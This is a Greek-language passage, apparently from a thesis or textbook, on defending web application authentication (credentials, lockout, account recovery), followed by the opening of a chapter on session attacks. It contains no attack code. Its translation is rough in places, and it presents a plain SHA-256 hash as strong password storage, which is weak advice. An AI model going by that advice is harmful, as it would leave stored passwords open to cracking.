15.Στάδια Αυθεντικοιποίησης

"Χρησιμοποιήστε ισχυρά διαπιστευτήρια"

θα πρέπει να εφαρμόζονται οι ελάχιστες απαιτήσεις ποιότητας κωδικό πρόσβασης .Αυτά μπορεί να περιλαμβάνουν κανόνες σχετικά με ελάχιστο μήκος. Την εμφάνιση της αλφαβητικών, αριθμητικών και τυπογραφικά χαρακτήρων την εμφάνιση και των πεζών και κεφαλαίων χαρακτήρων την αποφυγή των λέξεων από το λεξικό , τα ονόματα , και άλλους κοινούς κωδικούς πρόσβασης, εμποδίζοντας έναν κωδικό πρόσβασης από το να είναι στο πεδίο όνομα χρήστη. Όπως με τα περισσότερα μέτρα ασφαλείας ,οι διαφορετικές απαιτήσεις κωδικού πρόσβασης ποιότητας μπορεί να είναι κατάλληλες για διαφορετικές κατηγορίες χρηστών .

- Το όνομα χρήστη πρέπει να είναι μοναδικό .
- θα πρέπει να δημιουργηθεί σύστημα που δημιουργείται από τα ονόματα χρήστη και κωδικούς πρόσβασης .
- Στους χρήστες θα πρέπει να επιτραπεί να θέσουν ισχυρούς κωδικούς πρόσβασης .

"Χειρισμός Μυστικών Διαπιστευτηρίων"

- Όλες οι επικοινωνίες client-server θα πρέπει να προστατεύονται με τη χρήση κρυπτογραφικής τεχνολογίας , όπως **SSL** και άλλες προσαρμοσμένες λύσεις για την προστασία των δεδομένων κατά τη μεταφορά.

- Αν κρίνεται προτιμότερο να χρησιμοποιείται το πρωτόκολλο HTTP για τις περιοχές χωρίς έλεγχο εφαρμογής , και ν υπάρχει βεβαίωση ότι η ίδια η φόρμα login φορτώνεται χρησιμοποιώντας το **HTTPS** ,αντί να στραφούν σε **HTTPS** στο σημείο της υποβολής **login** .

- Μόνο αιτήσεις POST πρέπει να χρησιμοποιείται για τη μετάδοση πιστοποιήσεις στο διακομιστή .Διαπιστευτήρια δεν πρέπει ποτέ να τοποθετείται στις παραμέτρους URL ή τα μπισκότα (ακόμα και εφήμερες αυτά) . Διαπιστευτήρια δεν πρέπει ποτέ να μεταδίδονται πίσω στο πελάτη , ακόμη και σε παραμέτρους σε μια ανακατεύθυνση .

- Όλα τα συστατικά της εφαρμογής server-side θα πρέπει να αποθηκεύουν τα διαπιστευτήρια κατά τρόπο που δεν επιτρέπει τις αρχικές τους τιμές να ανακτηθούν εύκολα , ακόμη και από έναν εισβολέα που αποκτά πλήρη πρόσβαση σε όλα τα σχετικά στοιχεία στο πλαίσιο της βάσης δεδομένων της εφαρμογής . Τα συνήθη μέσα για την επίτευξη του στόχου αυτού είναι η χρήση μιας ισχυρής συνάρτησης κατακερματισμού (όπως SHA – 256) , κατάλληλα για να μειώσει την αποτελεσματικότητα των προυπολογισμένων επιθέσεων.

- Στη λειτουργία απομνημόνευσης θα πρέπει σε γενικές γραμμές να υπενθυμίζονται μόνο φανερά στοιχεία, όπως ονόματα χρηστών . Σε λιγότερο κρίσιμης ασφάλειας εφαρμογές , μπορεί να θεωρηθεί κατάλληλο για να επιτρέπει στους χρήστες να επιλέξουν σε μια εγκατάσταση την υπενθυμιση των κωδικών πρόσβασης . Σε αυτή την κατάσταση , τα διαπιστευτήρια θα πρέπει να αποθηκεύονται στον υπολογιστή-πελάτη (ο κωδικός πρόσβασης θα πρέπει να αποθηκεύεται κρυπτογραφημένα αναστρέψιμα χρησιμοποιώντας ένα κλειδί γνωστό μόνο στον διακομιστή) . Επίσης , οι χρήστες πρέπει να προειδοποιούνται για κίνδυνο από έναν εισβολέα που έχει φυσική πρόσβαση στον υπολογιστή τους ή που θέτει σε κίνδυνο τον υπολογιστή τους από απόσταση . Ιδιαίτερη προσοχή πρέπει να δοθεί για την εξάλειψη των cross-site scripting τρωτών σημείων στην εφαρμογή που μπορεί να χρησιμοποιηθεί για να κλέψει αποθηκευμένες πληροφοριές.

- Όταν οι πιστοποιήσεις για νέους λογαριασμούς που διανέμονται στους χρήστες έχουν ξεφύγει από το όριο, θα πρέπει να αποστέλλονται όσο το δυνατόν ασφαλέστερα και χρονικά περιορισμένα .

- Κατά περίπτωση , να πραγματοποιείται εξέταση κατά τη λήψη μερικών από τα στοιχεία σύνδεσής του χρήστη (για παράδειγμα , μεμονωμένα γράμματα από μια λέξη) με drop-down μενού και όχι φυσικό κειμενο. Αυτό θα αποτρέψει τυχόν εγκατεστημένα keyloggers στον υπολογιστή του χρήστη από την καταγραφή όλων των στοιχείων που υποβάλλει ο χρήστης .

"Επικύρωση Σωστών Διαπιστευτηρίων "

- Οι κωδικοί πρόσβασης θα πρέπει να επικυρωθούν στο σύνολό τους - δηλαδή, χωρίς να φιλτραριστούν ή να τροποποιηθούν οι χαρακτήρες και χωρίς περικοπή του κωδικού πρόσβασης .

- Η αίτηση θα πρέπει να είναι επιθετική στο να αμυνθεί έναντι απρόβλεπτων γεγονότων που συνέβησαν κατά τη διάρκεια της επεξεργασίας login . Για παράδειγμα, ανάλογα σχετικά με την ανάπτυξη της γλώσσας κατά τη χρήση , η εφαρμογή θα πρέπει να χρησιμοποιεί χειριστές εξαίρεσης γύρω από όλες τις κλήσεις API . Αυτά θα πρέπει να διαγράφτούν οριστικά σε όλα τα στάδια της συνεδρίας και τα τοπικά δεδομένα που χρησιμοποιούνται για τον έλεγχο της κατάστασης της σύνδεσης επεξεργασίας θα πρέπει να ακυρώνονται στην τρέχουσα περίοδο , με αποτέλεσμα μια αναγκαστική αποσύνδεση από το διακομιστή ελέγχου ταυτότητας , ακόμη και αν μπορούν να παρακαμπτούν .

- Αν υπάρχει λειτουργία για την υποστήριξη πλαστοπροσωπίας του χρήστη , θα πρέπει να ελέγχεται αυστηρά προκειμένου να διασφαλιστεί ότι δεν μπορεί να χρησιμοποιηθεί καταχρηστικά για να αποκτηθεί μη εξουσιοδοτημένη πρόσβαση .
  Λόγω της κρισιμότητας της λειτουργικότητας , συχνά αξίζει τον κόπο να καταργηθεί αυτή τη λειτουργία από την εφαρμογή του δημόσιου προσανατολισμού και να την εφαρμόσουν μόνο για εσωτερικούς χρήστες , των οποίων η χρήση πλαστοπροσωπία πρέπει να ελέγχεται αυστηρά.

- Οι πολυσταδιακές συνδέσεις θα πρέπει να ελέγχονται αυστηρά ώστε να αποτραπεί στον επιτιθέμενο η παρέμβαση:

- Όλα τα δεδομένα μέσα από τα στάδια και τα αποτελέσματα των προηγούμενων καθήκοντων επικύρωσης πρέπει να πραγματοποιηθούν στο αντικείμενο συνόδου server-side και δεν πρέπει ποτέ να μεταδοθεί ή να διαβάσει από τον πελάτη .

- Δεν υπάρχουν στοιχεία που πρέπει να υποβληθούν περισσότερες από μία φορά από το χρήστη , και δεν πρέπει να υπάρχουν μέσα για τον χρήστη ώστε να τροποποιήσει τα δεδομένα που έχουν ήδη εισπραχθεί και επικυρωθεί . Όταν ένα στοιχείο όπως ένα όνομα χρήστη χρησιμοποιείται σε πολλαπλά στάδια , αυτό θα πρέπει να αποθηκεύται σε μια μεταβλητή συνόδου , όταν πρώτα συλλέγονται και αναφέρονται από εκεί μεταγενέστερα.

- Το κάθε έργο που πραγματοποιείται σε κάθε στάδιο θα πρέπει να βεβαιωθεί ο καθένας ότι όλα τα προηγούμενα στάδια έχουν συμπληρωθεί σωστά . Αν αυτό δεν γίνει, η προσπάθεια ελέγχου ταυτότητας θα πρέπει αμέσως να χαρακτηριστεί ως κακή .

- Για την αποφυγή διαρροής πληροφοριών σχετικά με το ποιο στάδιο της σύνδεσης απέτυχε (η οποία θα επιτρέψει σε έναν εισβολέα να στοχεύει κάθε στάδιο με τη σειρά) , η εφαρμογή θα πρέπει πάντα να προχωρήσει σε όλα τα στάδια της σύνδεσης, ακόμη και εάν ο χρήστης αποτύχει να ολοκληρωθεί σωστά τα προηγούμενα στάδια , ακόμη και αν το αρχικό όνομα ήταν άκυρο . Μετά προχωρώντας από όλα τα στάδια , η αίτηση θα πρέπει να παρουσιάσει το " σύνδεση απέτυχε " μήνυμα κατά το πέρας του τελικού σταδίου, χωρίς να παρέχει οποιαδήποτε πληροφορία σχετικά με το που συνέβη η αστοχία αυτή .

- Όταν μια τυχαία μεταβολή παρουσιάζεται στο χρήστη ,θα πρέπει να αποθηκεύσει το ερώτημα που έχει ζητηθεί σε μια μεταβλητή συνόδου server-side , από ένα κρυφό αρχείο σε μορφή HTML .

" Πρόληψη διαρροής πληροφοριών"

- Οι διάφοροι μηχανισμοί ελέγχου ταυτότητας που χρησιμοποιούνται από την εφαρμογή θα πρέπει να μην αποκαλύπτουν οποιεσδήποτε πληροφορίες σχετικά με τις παραμέτρους ελέγχου ταυτότητας , μέσω είτε εμφανών μηνυμάτων ή παρεμβολών από άλλες πτυχές της εφαρμογής. Ένας εισβολέας θα πρέπει να μην έχει κανένα μέσο για να του διευκρινιστεί ποιο κομμάτι από τα διάφορα στοιχεία που υποβλήθηκαν έχει προκαλέσει το πρόβλημα .

- Ένα μοναδικό συστατικό κώδικα θα πρέπει να είναι υπεύθυνο για την αντιμετώπιση όλων απέτυχημένων προσπαθειών σύνδεσης. Αυτό αποφεύγει μια λεπτή ευπάθεια που μπορεί να συμβεί όταν ένα δήθεν μήνυμα χωρίς πλξροφορία επέστρεψε από διαφορετικές διαδρομές κώδικα και μπορεί να εντοπιστεί από έναν εισβολέα και οφείλεται σε τυπογραφικές διαφορές στο μήνυμα , είτε διαφορετικούς κωδικούς κατάστασης HTTP και πληροφορίες που κρύβονται σε HTML.

- Αν η αίτηση επιβάλλει κάποιο είδος κλειδώματος λογαριασμού για την πρόληψη brute force επιθέσεων πρέπει , να προσέξουμε να μην την αφήσουμε να οδηγήσει σε διαρροή πληροφοριών . Για παράδειγμα , εάν αποκαλύφτει ότι προδιαγραφή εφαρμογής στο λογαριασμόο έχει ανασταλεί για Χ λεπτά και Υ αποτυχιών συνδέσεων , αυτή η συμπεριφορά μπορεί εύκολα να χρησιμοποιηθεί για την απαρίθμηση έγκυρων ονομάτων . Επιπλέον , αποκαλύπτει τις ακριβείς μετρήσεις της πολιτικής **lockout** και επιτρέπει σε ένα εισβολέα να βελτιστοποιήσει κάθε προσπάθεια για να συνεχίσει να μαντέψει τους κωδικούς πρόσβασης. Για να αποφευχθεί η απαρίθμηση των ονομάτων , η αίτηση πρέπει να ανταποκριθεί σε κάθε σειρά αποτυχημένων προσπαθειών σύνδεσης από το ίδιο πρόγραμμα περιήγησης με ένα γενικό μήνυμα που υποδεικνύει ότι οι λογαριασμοί αναστέλλονται εάν πολλαπλές αποτυχίες συμβούν και ότι ο χρήστης θα πρέπει να προσπαθήσει ξανά αργότερα . Αυτό μπορεί να επιτευχθεί χρησιμοποιώντας ένα cookie ή κρυφό αρχείο το οποίο παρακολουθεί τις επανειλημμένες αποτυχίες που προέρχονται από τον ίδιο browser. (Φυσικά, ο μηχανισμός αυτός δεν θα πρέπει να χρησιμοποιείται για την επιβολή οποιουδήποτε πραγματικού έλεγχου ασφάλειας - μόνο για να παρέχει ένα χρήσιμο μήνυμα στους απλούς χρήστες οι οποίοι θέλουνγια να θυμούνται τα διαπιστευτήριά τους .)

- Αν η εφαρμογή υποστηρίζει αυτο -εγγραφή , μπορεί να αποτρέψει αυτή τη λειτουργία από το να χρησιμοποιείται για την απαρίθμηση των υφιστάμενων χρηστών με δύο τρόπους :

- Αντί να επιτρέπει την αυτο - επιλογή των ονομάτων , η αίτηση μπορεί να δημιουργεί το μοναδικό όνομα χρήστη για κάθε νέο χρήστη , αποφεύγοντας την ανάγκη να αποκαλύψει ότι υπάρχει ήδη ένα επιλεγμένο όνομα .

- Η εφαρμογή μπορεί να χρησιμοποιήσει τις διευθύνσεις e-mail ως usernames . Εδώ, το πρώτο στάδιο της διαδικασίας εγγραφής απαιτεί από το χρήστη να εισάγει διεύθυνση e -mail , οπότε έχει πει απλά να περιμένει για ένα e –mail. Εάν η διεύθυνση ηλεκτρονικού ταχυδρομείου έχει ήδη καταχωρηθεί , ο χρήστης μπορεί να ενημερωθεί για αυτό το e - mail. Αν η διεύθυνση δεν έχει ήδη καταχωρηθεί, ο χρήστης μπορεί να παρέχεται με μοναδική , μη προβλέψιμη URL για να επισκεφθεί και να συνεχίσει τη διαδικασία εγγραφής . Αυτό αποτρέπει τον επιτιθέμενο από την απαρίθμηση έγκυρων ονομάτων.

Figure 2—Applicability of Attacks in Different Authentication Mechanisms							
Attack/Authentication Method	Static Password	Soft-token Certificate/ SSL-TLS	Hard-token Certificate/ SSL-TLS	One-time Password/ Time-based Code Generator	Challenge-response	Biometrics	Knowledge-based
UT/U1a: User surveillance	A	X	X	A	X	X	X
UT/U1b: Token/notes theft	A	X	A	A	X	X	X
UT/U2a: Hidden code	A	A	A	A	X	A	A
UT/U2b: Worms	A	A	A	A	X	A	A
UT/U2c: E-mails with malicious code	A	A	A	A	X	A	A
UT/U3a: Smartcard analyzers	X	X	A	A	X	X	X
UT/U3b: Smartcard reader manipulator	X	X	A	X	X	X	X
UT/U3c: Brute-force attacks with PIN calculators	X	X	A	A	X	X	X
UT/U4a: Social engineering	A	X	X	X	X	A	A
UT/U4b: Web page obfuscation	A	X	X	X	X	A	A
CC1: Pharming	A	X	X	A	A	A	A
CC2: Sniffing	A	X	X	A	A	A	A
CC3: Active man-in-the-middle attacks	A	X	X	A	A	A	A
CC4: Session hijacking	A	X	X	A	A	A	A
IBS1: Brute-force attacks	A	X	X	A	X	A	X
IBS2: Security policy violation	A	A	A	A	A	A	A
IBS3: Web site manipulation	A	X	X	A	X	A	A
Legend A: Applicable X: Not Applicable							

16.Φάσμα πραγματοποίησης επιθέσεων αυθεντικοποίησης

"Αποτροπή Brute -Force Επιθέσεων"

- Τα μέτρα πρέπει να εφαρμοστούν σε όλα τα διάφορα προβλήματα που εφαρμόζονται από τη λειτουργία ελέγχου ταυτότητας για να αποτρέψουν τις επιθέσεις που επιχειρούν για να αντιμετωπίσουμε αυτές τις προκλήσεις με τη χρήση αυτοματισμού . Αυτή περιλαμβάνει την ίδια τη σύνδεση , καθώς και λειτουργίες για να αλλαγή στον κωδικό πρόσβασης , για να ανακτήσει από μια ξεχασμένη κατάσταση τον κωδικό πρόσβασης.

- Σε ορισμένες εφαρμογές κρίσιμης ασφάλειας (όπως οι online τράπεζες) απλά θα ήταν καλό η απενεργοποίηση ενός λογαριασμού μετά από ένα μικρό αριθμό αποτυχημένων συνδέσεων (όπως τρία) . Μπορούν επίσης να απαιτούν το κάτοχο του λογαριασμού να λάβει διάφορα βήματα για την επανενεργοποίηση του λογαριασού , όπως τηλεφωνώντας στην υποστήριξη πελατών και με απαντήσεις θεμάτων ασφαλείας. Μειονεκτήματα αυτής της πολιτικής είναι ότι επιτρέπει σε ένα εισβολέα να αρνηθεί υπηρεσία σε νόμιμους χρήστες επανειλημμένα απενεργοποιώντας τους λογαριασμούς , καθώς και το κόστος παροχής της υπηρεσίας ανάκτησης του λογαριασμού .

  Μια πιο ισορροπημένη πολιτική , κατάλληλη για τις περισσότερες εφαρμογές ασφαλείας , είναι η αναστολή λογαριασμών για μια σύντομη χρονική περίοδο (όπως 30 λεπτά) μετά από ένα μικρο αριθμό των αποτυχημένων προσπαθειών σύνδεσης (όπως τρία) . Αυτό χρησιμεύει γιατί μαζικά επιβραδύνουν τις τυχόν απόπειρες εντοπισμού κωδικού πρόσβασης , το μετριασμό του κινδύνου denial-of -service επιθέσεων και μειώνοντας επίσης το έργο του τηλεφωνικού κέντρου .

- Αν μια πολιτική προσωρινής αναστολής λογαριασμού υλοποιείται , θα πρέπει να να ληφθούν μέτρα για να διασφαλιστεί η αποτελεσματικότητά της :

- Για την αποφυγή διαρροής πληροφοριών οδηγεί σε όνομα καταμέτρηση , η εφαρμογή δεν θα πρέπει να αναφέρει οποιαδήποτε πληροφορίες ότι λογαριασμός έχει ανασταλεί . Θα πρέπει να ανταποκριθεί σε οποιαδήποτε σειρά από αποτυχημένες προσπάθειες σύνδεσης , ακόμη και όσοι χρησιμοποιούν ένα έγκυρο όνομα χρήστη, με ένα μήνυμα που υποδεικνύει ότι οι λογαριασμοί αναστέλλονται εάν συμβούν πολλαπλές βλάβες και ότι ο χρήστης πρέπει να προσπαθήσει ξανά αργότερα.

- Οι μετρήσεις αυτής της πολιτικής δεν θα πρέπει να γνωστοποιούνται στους χρήστες . Απλά να λέει στους νόμιμους χρήστες να "προσπαθήσουν ξανά αργότερα "και έτσι δεν μειώνει σοβαρά τους ποιότητα των παρεχόμενων υπηρεσιών .

- Εάν ένας λογαριασμός έχει ανασταλεί ,οι προσπάθειες σύνδεσης , πρέπει να απορριφθούν , χωρίς τον έλεγχο της εντολής . Ορισμένες εφαρμογές που έχουν υλοποιηθεί με μια πολιτική αναστολής παραμένουν ευάλωτες επειδή θα συνεχίσει να επεξεργάζεται πλήρως προσπάθειες σύνδεσης κατά τη διάρκεια της αναστολής περιόδου , και να επιστρέψει διακριτικά (ή όχι και τόσο διακριτικά) διαφορετικό μήνυμα όταν υποβάλλονται έγκυρες πιστοποιήσεις . Αυτή η συμπεριφορά επιτρέπει μια αποτελεσματική επίθεση brute-force να προχωρήσει σε πλήρη ταχύτητα , ανεξάρτητα από τη πολιτική αναστολής .

"Πρόληψη Κατάχρησης της Λειτουργίας Αλλαγής Κωδικού"

- Η λειτουργία αλλαγής κωδικού πρόσβασης θα πρέπει πάντα να εφαρμόζεται , για να καταστεί δυνατή η περιοδική λήξη του κωδικού πρόσβασης (αν απαιτείται) και να επιτρέψει στους χρήστες να αλλάξουν κωδικούς πρόσβασης, εάν θέλουν για οποιονδήποτε λόγο . Ως βασικός μηχανισμός ασφαλείας , πρέπει να είναι υπερασπίζεται κατά της κατάχρησης .

- Η λειτουργία θα πρέπει να είναι προσβάσιμη μόνο μέσα από μια πιστοποιημένη συνεδρία .

- Η λειτουργία θα πρέπει να προστατεύεται από μη εγκεκριμένη πρόσβαση μέσω κάποιου άλλου ελαττώματος ασφαλείας κατά την εφαρμογή , όπως μια ευπάθεια, συνεδρία -πειρατεία , cross-site scripting , ή ακόμη και ένα αφύλακτο τερματικό . Για το σκοπό αυτό , οι χρήστες θα πρέπει να απαιτείται να ξαναμπούν με τον υπάρχοντα κωδικό πρόσβασης τους .

- Ο νέος κωδικός πρόσβασης πρέπει να εισαχθεί δύο φορές για την αποφυγή λαθών . Η εφαρμογή πρέπει να συγκρίνει το « νέο κωδικό πρόσβασης » και « τον έμπιστο νέο κωδικό πρόσβασης και να επιστρέψει ένα ενημερωτικό σφάλμα, αν δεν ταιριάζουν .

" Πρόληψη Κατάχρησης της Λειτουργίας Αποκατάστασης Λογαριασμού"

- Στις εφαρμογές κρίσιμης ασφάλειας , όπως online τραπεζικές υπηρεσίες , ο λογαριασμός ανάκτησης σε περίπτωση που απώλειας κωδικού πρόσβασης χειρίζεται out-of -band . Ο χρήστης πρέπει να κάνει ένα τηλεφώνημα και να απαντήσει σε μια σειρά από θέματα ασφάλειας ,και νέες πιστοποιήσεις ή έναν κωδικός επανενεργοποίησης ,που έστειλε επίσης out-of -band (μέσω συμβατικού ταχυδρομείου) στην καταχωρημένη διεύθυνση του χρήστη . Η πλειοψηφία των εφαρμογών δεν έχουν ανάγκη αυτό το επίπεδο ασφάλειας , έτσι μια αυτοματοποιημένη λειτουργία ανάκτησης μπορεί να είναι κατάλληλη .

- Ένας καλά σχεδιασμένος μηχανισμός ανάκτησης κωδικού πρόσβασης, πρέπει να προστατεύει λογαριασμούς από το να τεθούν σε κίνδυνο από μη εξουσιοδοτημένο μέρος και να ελαχιστοποιήσει τυχόν διαταραχές νόμιμων χρηστών.

- Η καλύτερη αυτοματοποιημένη λύση που επιτρέπει στους χρήστες να ανακτήσουν τον έλεγχο των λογαριασμών είναι η αποστολή e-mail στο χρήστη ως ένα μοναδικό , για περιορισμένο χρονικό διάστημα , απρόβλεπτο , μιας χρήσης ανάκτησης, URL . Αυτό το e -mail θα πρέπει να αποστέλλεται στη διεύθυνση που ο χρήστης παρέχει κατά την εγγραφή .Η επίσκεψη στο URL επιτρέπει στο χρήστη να ορίσει έναν νέο κωδικό πρόσβασης .Μετά από αυτό, ένα δεύτερο e -mail πρέπει να σταλεί , υποδεικνύοντας ότι η αλλαγή του κωδικού πρόσβασης έγινε . Για να αποτρέψει τον επιτιθέμενο από την άρνηση υπηρεσιών στους χρήστες μέσα από την συνεχή ζήτηση επανενεργοποίηση e - mails , τα υπάρχοντα διαπιστευτήρια του χρήστη θα πρέπει να εξακολουθούν να ισχύουν μέχρι να τροποποιηθούν .

- Για την περαιτέρω προστασία από μη εξουσιοδοτημένη πρόσβαση , οι αιτήσεις μπορούν να υποβάλουν σε χρήστες μια δευτερεύουσα πρόκληση που θα πρέπει να συμπληρώσουν πριν να αποκτήσουν πρόσβαση στη λειτουργία επαναφοράς του κωδικού πρόσβασης .Ο σχεδιασμός αυτός δεν εισάγει νέα τρωτά σημεία :

- Η πρόκληση πρέπει να εφαρμόσει την ίδια ερώτηση ή το σύνολο των ερωτήσεων για τον καθένα , που παραγγέλθηκε από την εφαρμογή κατά τη διάρκεια της εγγραφής . Εάν οι χρήστες παρέχουν τις δικές τους προκλήσεις , είναι πιθανό ότι ορισμένες από αυτές θα είναι αδύναμες , και αυτό δίνει επίσης τη δυνατότητα σε έναν εισβολέα να απαριθμήσει έγκυρους λογαριασμούς με τον εντοπισμό εκείνων που έχουν μια πραγματική πρόκληση .

- Οι απαντήσεις στην πρόκληση πρέπει να περιέχει ερωτήσεις που δεν μπορεί να μαντέψει εύκολα κάποιος . Για παράδειγμα , ζητώντας από το χρήστη το όνομα του σχολείου του αντί να ζητήσει το αγαπημένο του χρώμα .

- Οι λογαριασμοί πρέπει να ανασταλούν προσωρινά μετά από μια σειρά από αποτυχημένες προσπάθειες για να ολοκληρωθεί η πρόκληση , για να αποτρέψει τις επιθέσεις brute force .

- Η εφαρμογή δεν θα πρέπει να διαρρεύσει οποιαδήποτε πληροφορία σε περίπτωση αποτυχίας απαντήσης στην πρόκληση όσον αφορά την εγκυρότητα του username , και κάθε αναστολή του λογαριασμού.

- Η επιτυχής ολοκλήρωση της πρόκλησης θα πρέπει να ακολουθείται από τη διαδικασία που περιγράφεται προηγουμένως ,στην οποία ένα μήνυμα αποστέλλεται στο χρήστη στη καταχωρημένη διεύθυνση e - mail που περιέχει το URL επανενεργοποίησης . Η απάντηση στην πρόκληση ανάκτησης λογαριασμού θα είναι γενικά ευκολότερη για έναν εισβολέα να την ανιχνεύσει και να την εκμεταλλευτεί από το να μαντέψει τον αρχικό κωδικό πρόσβασης

Κεφάλαιο 6
Επιθέσεις σε Συνεδρία

Το πρωτόκολλο HTTP είναι ουσιαστικά stateless.Βασίζεται σε ένα μοντέλο αίτησης – απάντησης, στο οποίο κάθε ζεύγος μηνυμάτων αντιπροσωπεύει μια ανεξάρτητη συναλλαγή. Το ίδιο το πρωτόκολλο δεν περιέχει μηχανισμό για τη σύνδεση της σειράς των αιτήσεων και παράγεται από ένα συγκεκριμένο χρήστη και τη διάκριση αυτών από όλα τα άλλα αιτήματα που έλαβε από τον web server . Κατά τις πρώτες ημέρες του Ιστού, δεν υπήρχε ανάγκη για οποιοσδήποτε τέτοιο μηχανισμό . Σήμερα , τα πράγματα είναι πολύ διαφορετικά . Η πλειονότητα των web "sites" σε εφαρμογές web είναι γεγονός . Επιτρέπουν εγγραφή και σύνδεση. Επίσης ένα τέτοιο site θυμάται τις προτιμήσεις την επόμενη φορά που θα γίνει επίσκεψη . Θα παραδώσει πλούσιες εμπειρίες πολυμέσων με περιεχόμενο που δημιουργείται δυναμικά με βάση το τι γίνεται κλικ και τον τύπο .

Για την υλοποίηση κάποιων, από αυτές τις λειτουργίες , οι εφαρμογές web πρέπει να χρησιμοποιήσουν την έννοια της συνόδου . Η πιο προφανής χρήση των συνεδριών είναι σε εφαρμογές που υποστηρίζουν σύνδεση. Μετά την εισαγωγή username και του password , μπορεί κάποιος να χρησιμοποιήσει την εφαρμογή ως χρήστης του οποίου οι πιστοποιήσεις εισάγονται , μέχρι την αποσύνδεση ή την λήξη της σύνοδου. Ως εκ τούτου , μετά από έλεγχο ταυτότητας του χρήστη, η εφαρμογή δημιουργεί μια σύνοδο για τον ίδιο και αντιμετωπίζει όλες τις αιτήσεις που ανήκουν σε αυτήν την περίοδο ως προερχόμενα από αυτόν τον χρήστη. Πολλά sites που πωλούν εμπορεύματα δεν απαιτούν από τους πελάτες να δημιουργήσουν λογαριασμούς. Ωστόσο , επιτρέπουν στους χρήστες να περιηγηθούν στον κατάλογο , να προσθέσουν στοιχεία σε ένα καλάθι αγορών , παρέχουν λεπτομέρειες παράδοσης , και κάνουν πληρωμές . Σε αυτό το σενάριο, δεν υπάρχει ανάγκη για την πιστοποίηση της ταυτότητας του χρήστη : για την πλειοψηφία των επισκέψεων του , η εφαρμογή δεν γνωρίζει ή δεν ενδιαφέρεται ποιος είναι ο χρήστης . Αλλά για να υπάρξει διάδραση με τον ίδιο , θα πρέπει να γνωρίζει ότι τη σειρά αιτημάτων που λαμβάνει προέρχεται από τον ίδιο χρήστη .

Η απλούστερη λύση είναι να εκδίδουν σε κάθε χρήστη ένα μοναδικό session key ταυτοποίησης . Σε κάθε μεταγενέστερη αίτηση με την εφαρμογή , ο χρήστης υποβάλλει εκ νέου αυτό το διακριτικό , δίνοντας τη δυνατότητα στη εφαρμογή να καθορίσει την ακολουθία των προηγούμενων αιτημάτων που αφορά την τρέχουσα αίτηση .Στις περισσότερες περιπτώσεις, οι εφαρμογές χρησιμοποιούν cookies HTTP ως μηχανισμό μετάδοση για τη διοχέτευση αυτών μεταξύ server και client . Η απάντηση του διακομιστή σε ένα νέο πελάτη περιλαμβάνει μια κεφαλίδα HTTP:

Set- Cookie : ASP.NET_SessionId = mza2ji454s04cwbgwb2ttj55

και τις επόμενες αιτήσεις από τον πελάτη περιέχει αυτήν την κεφαλίδα :

Cookie : ASP.NET_SessionId = mza2ji454s04cwbgwb2ttj55

Αυτό το πρότυπο μηχανισμού διαχείρισης συνεδρίας είναι εγγενώς ευάλωτη σε διάφορες κατηγορίες της επίθεσης . Πρωταρχικός στόχος του εισβολέα προς τη στόχευση του μηχανισμού είναι κατά κάποιο τρόπο να επισκιάσει τη σύνοδο του νόμιμου χρήστη και, επομένως, τη μεταμφίεση αυτού . Αν ο χρήστης έχει κυρωθεί με την εφαρμογή , ο εισβολέας μπορεί να είναι σε θέση να έχει πρόσβαση σε προσωπικά δεδομένα που ανήκουν στον χρήστη ή από μη εξουσιοδοτημένες ενέργειες για λογαριασμό του εν λόγω προσώπου . Εάν ο χρήστης είναι χωρίς έλεγχο ταυτότητας , ο εισβολέας μπορεί να εξακολουθεί να είναι σε θέση να προβάλει ευαίσθητες πληροφορίες που υποβλήθηκαν από τον χρήστη κατά τη διάρκεια της συνόδου .

Όπως και στο προηγούμενο παράδειγμα του Microsoft IIS διακομιστή που εκτελεί ASP.NET , οι περισσότεροι εμπορικοί web servers και πλατφόρμες εφαρμογών web εφαρμόζουν τις δικές τους off-the -shelf λύσεις διαχείρισης συνόδου με βάση τα cookies HTTP . Παρέχουν APIs που οι προγραμματιστές web εφαρμογών μπορούν να χρησιμοποιήσουν για να ενσωματώσουν τη δική τους λειτουργικότητα. Ορισμένες off-the -shelf υλοποιήσεις της διαχείρισης συνεδρίας έχουν βρεθεί να είναι ευάλωτες σε διάφορες επιθέσεις , γεγονός που οδηγεί σε συνεδρίες των χρηστών και είναι σε κίνδυνο. Επιπλέον ,ορισμένοι προγραμματιστές πιστεύουν ότι χρειάζονται περισσότεροι έλεγχοι της συμπεριφοράς της συνεδρίας από ό, τι προβλέπεται από τις ενσωματωμένες λύσεις. Για τους λόγους αυτούς , είναι αρκετά κοινό να δει κάποιος κατά παραγγελία σύνοδου χωρίς cookie που χρησιμοποιήθηκε για την ασφάλεια κρίσιμων εφαρμογών όπως online τραπεζικές συναλλαγές . Οι ευπάθειες που υπάρχουν στους μηχανισμούς διαχείρισης της συνόδου σε μεγάλο βαθμό εμπίπτουν σε δύο κατηγορίες :

- Αδυναμίες στην παραγωγή των cookie συνόδου.
- Αδυναμίες στο χειρισμό των cookies συνόδου καθ'όλη τη διάρκεια του κύκλου

  ζωής τους.

"Αδυναμίες"

